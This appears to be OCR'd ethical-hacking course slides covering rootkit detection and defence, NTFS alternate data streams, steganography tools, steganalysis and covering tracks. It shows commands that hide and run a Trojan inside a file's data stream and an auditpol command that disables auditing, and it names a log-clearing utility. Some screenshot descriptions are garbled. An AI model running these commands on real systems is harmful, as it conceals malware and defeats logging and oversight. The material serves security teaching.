<b>Cross View-Based Detection</b>	Enumerates key elements in the computer system such as <b>system files</b> , <b>processes</b> , and <b>registry keys</b> and compares them to an <b>algorithm</b> used to generate a similar data set that does not rely on the common APIs. Any discrepancies between these two data sets indicate the presence of a rootkit
<b>Alternative Trusted Medium</b>	The infected system is shut down and then booted from an alternative trusted media such as a bootable CD-ROM or USB flash drive to <b>find the traces of the rootkit</b>
<b>Analyzing Memory Dumps</b>	The volatile memory ( <b>RAM</b> ) of the suspected system is dumped and analyzed to detect the rootkit in the system

## Steps for Detecting Rootkits

### Step 1

Run "`dir /s /b /ah`" and "`dir /s /b /a-h`" inside the potentially infected OS and save the results



### Step 2

Boot into a clean CD, run "`dir /s /b /ah`" and "`dir /s /b /a-h`" on the same drive and save the results



### Step 3

Run a latest version of **WinMerge** on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside)



**Note:** There will be some false positives. Also, this does not detect stealth software that hides in BIOS, video card, EEPROM, bad disk sectors, Alternate Data Streams, etc.




## How to Defend against Rootkits

- 1 Reinstall OS/applications from a trusted source after backing up the critical data
- 2 Well-documented automated installation procedures need to be kept
- 3 Perform kernel memory dump analysis to determine the presence of rootkits
- 4 Harden the workstation or server against the attack
- 5 Educate staff not to download any files/programs from untrusted sources
- 6 Install network and host-based firewalls
- 7 Ensure the availability of trusted restoration media
- 8 Update and patch operating systems, applications, and firmware
- 9 Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies
- 10 Regularly update antivirus and anti-spyware software
- 11 Avoid logging in to an account with administrative privileges
- 12 Adhere to the least privilege principle
- 13 Ensure the chosen antivirus software possesses rootkit protection
- 14 Do not install unnecessary applications and also disable the features and services not in use

# Anti-Rootkits

## GMER

GMER is an application that **detects and removes rootkits** by scanning processes, threads, modules, services, files, etc.



**Stinger**  
<https://www.mcafee.com>



**Avast Free Antivirus**  
<https://www.avast.com>



**TDSSKiller**  
<https://usa.kaspersky.com>



**Malwarebytes Anti-Rootkit**  
<https://www.malwarebytes.com>



**Rootkit Buster**  
<https://www.trendmicro.com>

# NTFS Data Stream



NTFS Alternate Data Stream (ADS) is a **Windows hidden stream**, which contains metadata for the file, such as attributes, word count, author name and access, and modification time of the files

ADS can **fork data into existing files** without changing or altering their functionality, size, or display to file browsing utilities

ADS allows an attacker to **inject malicious code** in files on an accessible system and execute them without being detected by the user



# How to Create NTFS Streams

**Notepad is stream compliant application**

## Step 1

- Launch `c:\>notepad myfile.txt:lion.txt`
- Click 'Yes' to create the new file, enter some data and **Save** the file

## Step 2

- Launch `c:\>notepad myfile.txt:tiger.txt`
- Click 'Yes' to create the new file, enter some data and **Save** the file


## Step 3

- View the file size of `myfile.txt` (It should be zero)

## Step 4

- To view or modify the stream data hidden in step 1 and 2, use the following commands respectively:  
`notepad myfile.txt:lion.txt`  
`notepad myfile.txt:tiger.txt`

# NTFS Stream Manipulation



1

To move the contents of Trojan.exe to Readme.txt (stream):

```
C:\>type c:\Trojan.exe > c:\Readme.txt:Trojan.exe
```

2

To create a link to the Trojan.exe stream inside the Readme.txt file:

```
C:\>mklink backdoor.exe Readme.txt:Trojan.exe
```

3

To execute the Trojan.exe inside the Readme.txt (stream), type:

```
C:\>backdoor
```

## How to Defend against NTFS Streams



- ① To delete NTFS streams, move the **suspected files** to the FAT partition
- ② Use a third-party **file integrity checker** such as Tripwire File Integrity Manager to maintain the integrity of an NTFS partition files
- ③ Use programs such as **Stream Detector**, **LADS**, or **ADS Detector** to detect streams
- ④ **Enable real-time antivirus scanning** to protect against the execution of malicious streams in your system
- ⑤ Use **up-to-date antivirus software** on your system

# NTFS Stream Detectors

## Stream Armor

Stream Armor **discovers hidden Alternate Data Streams (ADS)** and cleans them completely from the system

The screenshot shows the StreamArmor software interface. At the top, there's a navigation bar with tabs like 'Scan & Clean', 'File Explorer', and 'File Manager'. Below the bar, a search bar contains the text 'SecurityExploded.com'. The main area is titled 'Scan & Clean Malicious "Alternate Data Streams"' and displays a table of detected streams. The columns include 'Stream Name', 'Size', 'Stream Content Type', 'Initial Analysis Information', 'Type', 'File Name', and 'Full Stream File Path'. Several rows are highlighted in yellow or red, indicating malicious content. The bottom of the window has a status bar with the URL 'https://securityexploded.com' and several icons.



**Stream Detector**  
<https://www.novirusthanks.org>



**GMER**  
<http://www.gmer.net>



**ADS Manager**  
<https://dmitrybrant.com>



**ADS Scanner**  
<https://www.pointstone.com>




**Streams**  
<https://docs.microsoft.com>

## What is Steganography?

- 1 Steganography is a technique of **hiding a secret message** within an ordinary message and **extracting it at the destination** to maintain confidentiality of data
- 2 **Utilizing a graphic image as a cover** is the most popular method to conceal the data in files
- 3 The attacker can use steganography to hide messages such as **a list of the compromised servers**, source code for the hacking tool, or plans for future attacks



## Classification of Steganography



## Types of Steganography based on Cover Medium

**1** Image Steganography



**2** Document Steganography

**3** Folder Steganography

**4** Video Steganography

**5** Audio Steganography

**6** White Space Steganography

**7** Web Steganography

**8** Spam/Email Steganography

**9** DVD-ROM Steganography



**10** Natural Text Steganography

**11** Hidden OS Steganography

**12** C++ Source-Code Steganography

## Whitespace Steganography

- In white space steganography, the user **hides the messages in ASCII text** by adding white spaces to the ends of the lines
- Because spaces and tabs are not generally visible in **text viewers**, the message is effectively hidden from casual observers
- Use of **built-in encryption** makes the message unreadable even if it is detected
- Use the **SNOW** tool to hide the message



```
C:\WINDOWS\system32\cmd.exe
C:\Users\Admin\Downloads\snow>snow -C -m "My swiss bank account number is 45656684512263
-p "magic" readme.txt readme2.txt.
Compressed by 23.37%
Message exceeded available space by approximately 487.50%.
An extra 8 lines were added.

C:\Users\Admin\Downloads\snow>
```

# Image Steganography

- In image steganography, the **information is hidden in image** files of different formats such as .PNG, .JPG, and .BMP
- Image steganography tools **replace redundant bits of image** data with the message in such a way that the effect cannot be detected by the human eye

## Image File Steganography Techniques

### Least Significant Bit Insertion

- The binary data of the message is broken, which is then inserted into the **LSB of each pixel** in the image file in a deterministic sequence

### Masking and Filtering

- Masking and filtering techniques **hide data using techniques such as watermarks on an actual paper**; this can be done by modifying the luminance of some image parts


### Algorithms and Transformation

- Hide data in **mathematical functions** that are used in compression algorithms
- The data are embedded in the cover image by **changing the coefficients of a transform of an image**

# Image Steganography Tools

## Open Stego

- **Data Hiding:** It can hide any data within a cover file (e.g., images)
- **Watermarking:** Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying



### QuickStego

<http://quickcrypto.com>



### SSuite Picsel

<https://www.ssuitesoft.com>



### CryptoPix

<https://www.briggsoft.com>



### gifshuffle

<http://www.darkside.com.au>



### PHP-Class Stream Steganography

<https://www.phpclasses.org>

## Document Steganography

- Document steganography is the technique of **hiding secret messages transferred in the form of documents**
- It includes the **addition of white spaces and tabs** at the end of the lines

### StegoStick

It hides any file or message in an image (BMP,JPG,GIF), Audio/Video (MPG, WAV, etc.) or any other file format (PDF,EXE,CHM, etc.)



<https://sourceforge.net>

### Document Steganography Tools

- StegJ (<http://stegj.sourceforge.net>)
- Office XML (<https://www.irongeek.com>)
- SNOW (<http://www.darkside.com.au>)
- Data Stash (<https://www.skyjuicesoftware.com>)
- Texto (<http://www.eberl.net>)

# Video Steganography

- Video steganography refers to **hiding secret information** in a carrier video file
- In video steganography, the information is hidden in **video files** of different formats such as .AVI, .MPG4, and .WMV
- **Discrete Cosine Transform (DCT)** manipulation is used to add secret data at the time of the transformation process of the video

## Video Steganography Tools

- RT Steganography (<https://rtstegvideo.sourceforge.net>)
- StegoStick (<https://sourceforge.net>)
- OpenPuff (<https://embeddedsw.net>)
- MSU StegoVideo (<http://www.compression.ru>)

## OmniHide Pro

OmniHide Pro **hides a file within another file**. Any file can be hidden within common image/music/video/document formats. The output file will work in the same way as the original source file



# Audio Steganography


- Audio steganography refers to **hiding secret information in audio files** such as .MP3, .RM, and .WAV
- Information can be hidden in an audio file using **LSB** or using **frequencies** that are inaudible to the human ear (>20,000 Hz)
- Some of the audio steganography methods are **echo data hiding, spread spectrum method, LSB coding, tone insertion, phase encoding**, etc.

## Audio Steganography Tools

- BitCrypt (<http://bitcrypt.moshe-szweizer.com>)
- StegoStick (<https://sourceforge.net>)
- MP3Stego (<https://www.petitcalas.net>)
- QuickCrypto (<http://www.quickcrypto.com>)
- spectrology (<https://github.com>)

## DeepSound

- DeepSound hides secret data in **audio files - wave and flac**
- It enables the extraction of secret files directly from **audio CD tracks**



# Folder Steganography

- In folder steganography, **files are hidden and encrypted** within a folder and do not appear to normal Windows applications, including Windows Explorer



## Folder Steganography Tools

- Folder Lock (<https://www.newsoftwares.net>)
- Hide Folders 5 (<https://fspro.net>)
- Invisible Secrets 4 (<http://www.invisiblesecrets.com>)
- Max Folder Secure (<https://www.maxpcsecure.com>)
- QuickCrypto (<http://www.quickcrypto.com>)


## GiliSoft File Lock Pro

It locks files, folders, and drives, hides files, folders, and drives to make them invisible, or password protects files, folders, and drives



# Spam/Email Steganography


- Spam/email steganography refers to the technique of **sending secret messages by hiding them in spam/email messages**
- Spam emails help to **communicate secretly** by embedding the secret messages in some way and hiding the embedded data in the spam emails
- **Spam Mimic** is a spam/email steganography tool that encodes the secret message into an innocent-looking spam email



The image shows two screenshots of the Spam Mimic web application. The left screenshot, titled 'Encode', shows a text input field containing the message '1234567890123'. Below it is a section titled 'Alternative encodings' with several options, including 'Encode the spam with a password' (which is selected), 'Encode as HTML attachment' (selected), 'Encode as Text HTML', 'Encode as Mail Message', and 'Encode as Attach'. The right screenshot, titled 'Encoded', shows the same message '1234567890123' followed by a long string of characters: 'Dear Colleague, Thank you for your interest in our newsletter! If you no longer wish to receive our publications, simply reply with a Subject of "UNSUBSCRIBE" and you will immediately be removed from our club. This mail is being sent in compliance with Section 87(2)(b) - Title 7 Section 87. This is NOT a commercial bulk email. Why work for somebody else when you can become rich inside 24 months... Have you ever noticed robots in getting any younger and most everyone has a platform? Many times your choice is happiness or this. We will help you take control over your dreams and use credit cards on your website (this are just external). No success because we take all the risk (I just don't believe us). Prof Simpson who resides in Connecticut. What is and says: "Now the rats, they, ACID! This offer is 100% legal. Don't delay - order today! Sign up a friend and you get half off. Thanks." A sidebar on the right lists 'Mail it' (Copy message into your mailer), 'Copy it' (Copy message out of the tool and paste it into a mailer), and a list of encoding methods: 'Encode your mail message', 'Encode to Encrypted plain text attachments', 'Encode to Encrypted plain text file', and 'Encode to Encrypted plain text via a Mail'.

# Steganography Tools for Mobile Phones

## Steganography Master



<https://play.google.com>

## Stegais



<http://stegais.com>



**SPY PIX**  
<https://www.juicybitsssoftware.com>



**Pixelknot: Hidden Messages**  
<https://guardianproject.info>



**Pocket Stego**  
<https://www.talixa.com>



**Steganography Image**  
<https://play.google.com>



**Steganography**  
<https://github.com>

# Steganalysis



## Reverse Process of Steganography

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography
- It **detects hidden messages** embedded in images, text, audio, and video carrier mediums

## Challenges of Steganalysis



Suspect information stream may or may not have encoded hidden data

Efficient and accurate detection of hidden content within digital images is difficult

The message could be encrypted before being inserted into a file or signal

Some of the suspect signals or files may have irrelevant data or noise encoded into them

## Steganalysis Methods/Attacks on Steganography

<b>Stego-only</b>	Only the <b>stego object</b> is available for analysis
<b>Known-stego</b>	The attacker has <b>access to the stego algorithm</b> and both the cover medium and the stego-object
<b>Known-message</b>	The attacker has access to the <b>hidden message</b> and the stego object
<b>Known-cover</b>	The attacker compares the stego-object and the <b>cover medium</b> to identify the hidden message
<b>Chosen-message</b>	This attack generates <b>stego objects</b> from a known message using specific steganography tools in order to identify the steganography algorithms
<b>Chosen-stego</b>	The attacker <b>has access to the stego-object and stego algorithm</b>
<b>Chi-square</b>	The attacker performs <b>probability analysis</b> to test whether the stego object and original data are the same or not
<b>Distinguishing Statistical</b>	The attacker analyzes the <b>embedded algorithm</b> used to detect distinguishing statistical changes along with the length of the embedded data
<b>Blind Classifier</b>	A blind detector is fed with the original or <b>unmodified data</b> to learn the resemblance of original data from multiple perspectives


## Detecting Steganography (Text, Image, Audio, and Video Files)

<b>Text File</b>	<ul style="list-style-type: none"><li>■ For text files, the alterations are made to the <b>character positions</b> to hide the data</li><li>■ The alterations are detected by looking for <b>text patterns</b> or disturbances, language used, and an unusual amount of blank spaces</li></ul>
<b>Image File</b>	<ul style="list-style-type: none"><li>■ The hidden data in an image can be detected by <b>determining changes</b> in size, file format, the last modified timestamp, and the color palette pointing to the existence of the hidden data</li><li>■ The <b>statistical analysis</b> method is used for image scanning</li></ul>
<b>Audio File</b>	<ul style="list-style-type: none"><li>■ The statistical analysis method can be used for detecting audio steganography as it involves <b>LSB modifications</b></li><li>■ The <b>inaudible frequencies</b> can be scanned for hidden information</li><li>■ Any <b>odd distortions and patterns</b> show the existence of the secret data</li></ul>
<b>Video File</b>	<ul style="list-style-type: none"><li>■ Detection of the secret data in video files includes a <b>combination of methods</b> used in image and audio files</li></ul>

## Steganography Detection Tools

**zsteg**

zsteg tool is used to **detect stego-hidden data** in PNG and BMP image files



Parrot Terminal  
File Edit View Search Terminal Help  
[root@parrot]~/(zsteg/samples)  
# zsteg cats.png  
meta F  
meta C  
meta A  
meta date:create  
meta date:modify  
image:meta  
rl,r,lsh,xy  
rl,g,lsh,xy  
rl,bgr,lsh,xy  
rz,g,lsh,xy  
[root@parrot]~/(zsteg/samples)  
#

The terminal output shows the results of running the zsteg command on a file named 'cats.png'. It lists various metadata fields (F, C, A) and their values, along with the file type (68K BCS executable). It also includes some text messages from the stego-hidden data.

<https://github.com>



**StegoVeritas**  
<https://github.com>



**Stegextract**  
<https://github.com>



**StegoHunt™**  
<https://www.wetstonetech.com>



**Steganography Studio**  
<http://stepstudio.sourceforge.net>



**Virtual Steganographic Laboratory (VSL)**  
<http://vsl.sourceforge.net>

## Module Flow

**1**

**System Hacking Concepts**

**3**

**Escalating Privileges**

**2**

**Gaining Access**

**4**

**Maintaining Access**




**5**

**Clearing Logs**



## Covering Tracks

- Once intruders have successfully gained administrator access on a system, they will try to **cover their tracks to avoid detection**



The attacker uses the following techniques to cover his/her tracks on the target system

- 1 Disable Auditing
- 2 Clearing Logs
- 3 Manipulating Logs
- 4 Covering Tracks on the Network/OS
- 5 Deleting Files
- 6 Disabling Windows Functionality

# Disabling Auditing: Auditpol



- Intruders **disable auditing** immediately after gaining administrator privileges

Administrator: Command Prompt

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:  
/failure:disable  
The command was successfully executed.
```

C:\Users\Administrator>auditpol /get /category:"system","account logon"

System audit policy  
Category/Subcategory

Setting

System  
Security State Change  
Security System Extension  
System Integrity  
IPsec Driver  
Other System Events  
Account Logon  
Kerberos Service Ticket Operations  
Other Account Logon Events  
Kerberos Authentication Service  
Credential Validation

Success and Failure  
Success and Failure

Administrator: Command Prompt

```
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:  
/failure:disable  
The command was successfully executed.
```

C:\Users\Administrator>auditpol /get /category:"system","account logon"

System audit policy  
Category/Subcategory

Setting

System  
Security State Change  
Security System Extension  
System Integrity  
IPsec Driver  
Other System Events  
Account Logon  
Kerberos Service Ticket Operations  
Other Account Logon Events  
Kerberos Authentication Service  
Credential Validation

No Auditing  
No Auditing

- Toward the end of their stay, the intruders simply turn on auditing again using **auditpol.exe**



## Clearing Logs

The attacker uses the **Clear\_Event\_Viewer\_Logs.bat** utility to clear the security, system, and application logs

```
C:\WINDOWS\System32\cmd.exe
clearing "Microsoft-Windows-Communication/Activations"
clearing "Microsoft-Windows-COMRuntime/MessageProcessing"
clearing "Microsoft-Windows-COMRuntime/Fracing"
clearing "Microsoft-Windows-CertSrvEng/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-CredentialRoaming/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational"
